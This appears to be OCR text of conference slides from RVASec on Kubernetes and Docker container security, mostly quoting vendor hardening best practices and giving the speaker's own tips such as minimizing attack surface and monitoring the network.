
---

Introducing Grafeas: An open-source API to audit and govern your software supply chain

Thursday, October 12, 2017

Kubernetes has so many fun attack vectors …..

many of which are intentionally
enabled by default



Best Practices, via the Kubernetes Team

- **Implement Continuous Security Vulnerability Scanning** – Containers might include outdated packages with known vulnerabilities (CVEs). This cannot be a ‘one off’ process, as new vulnerabilities are published every day.

- **Regularly Apply Security Updates to Your Environment** – Once vulnerabilities are found in running containers, you should always update the source image and redeploy the containers. Upgrading containers is extremely easy with the Kubernetes rolling updates feature - this allows gradually updating a running application by upgrading its images to the latest version.

https://kubernetes.io/blog/2016/08/security-best-practices-kubernetes-deployment

Best Practices, via the Kubernetes Team

- Ensure That Only Authorized Images are Used in Your Environment
- Limit Direct Access to Kubernetes Nodes
- Create Administrative Boundaries between Resources
- Define Resource Quota
- Implement Network Segmentation
- Log Everything

https://kubernetes.io/blog/2016/08/security-best-practices-kubernetes-deployment

Best Practices, via Docker

- Only trusted users should be allowed to control your Docker daemon.
- Best practice is be to remove all capabilities except those explicitly required for their processes. Restricting access and capabilities reduces the amount of surface area potentially vulnerable to attack.

https://docs.docker.com/engine/security/security/

https://d3oypxn00j2a10.cloudfront.net/assets/img/Docker%20Security/WP_Intro_to_container_security_03.20.2015.pdf

Best Practices, via Docker

- Proper tooling around application images are critical to sound security practices. (Docker has built some tools.) Docker Bench for Security is a meta-script that checks for dozens of common best-practices around deploying Docker containers in production

- Run your Linux kernels with GRSEC and PAX. These sets of patches add several kernel-level safety checks, both at compile-time and run- time that attempt to defeat or make some common exploitation techniques more difficult.

- Docker users can expand upon the default con guration to further improve security.

https://docs.docker.com/engine/security/security/

https://d3oypxn00j2a10.cloudfront.net/assets/img/Docker%20Security/WP_Intro_to_container_security_03.20.2015.pdf

Security and Container Hardening Best Practices

we’re gonna review 5 straightforward techniques
(that you likely already know)

Do Updates

Minimize Attack Surface

do you need that extra code?
that proprietary code with who knows how many vulnerabilities?

Optimize Your Configuration

“It’s not a CVE, it's a misconfiguration”

“Know Your Network” - Andrew Case

Monitor your network for unusual activity.

take it off the public internet

you can put your containers behind a VPN


First, a round of applause for me

THANK YOU to RVASec and to this Community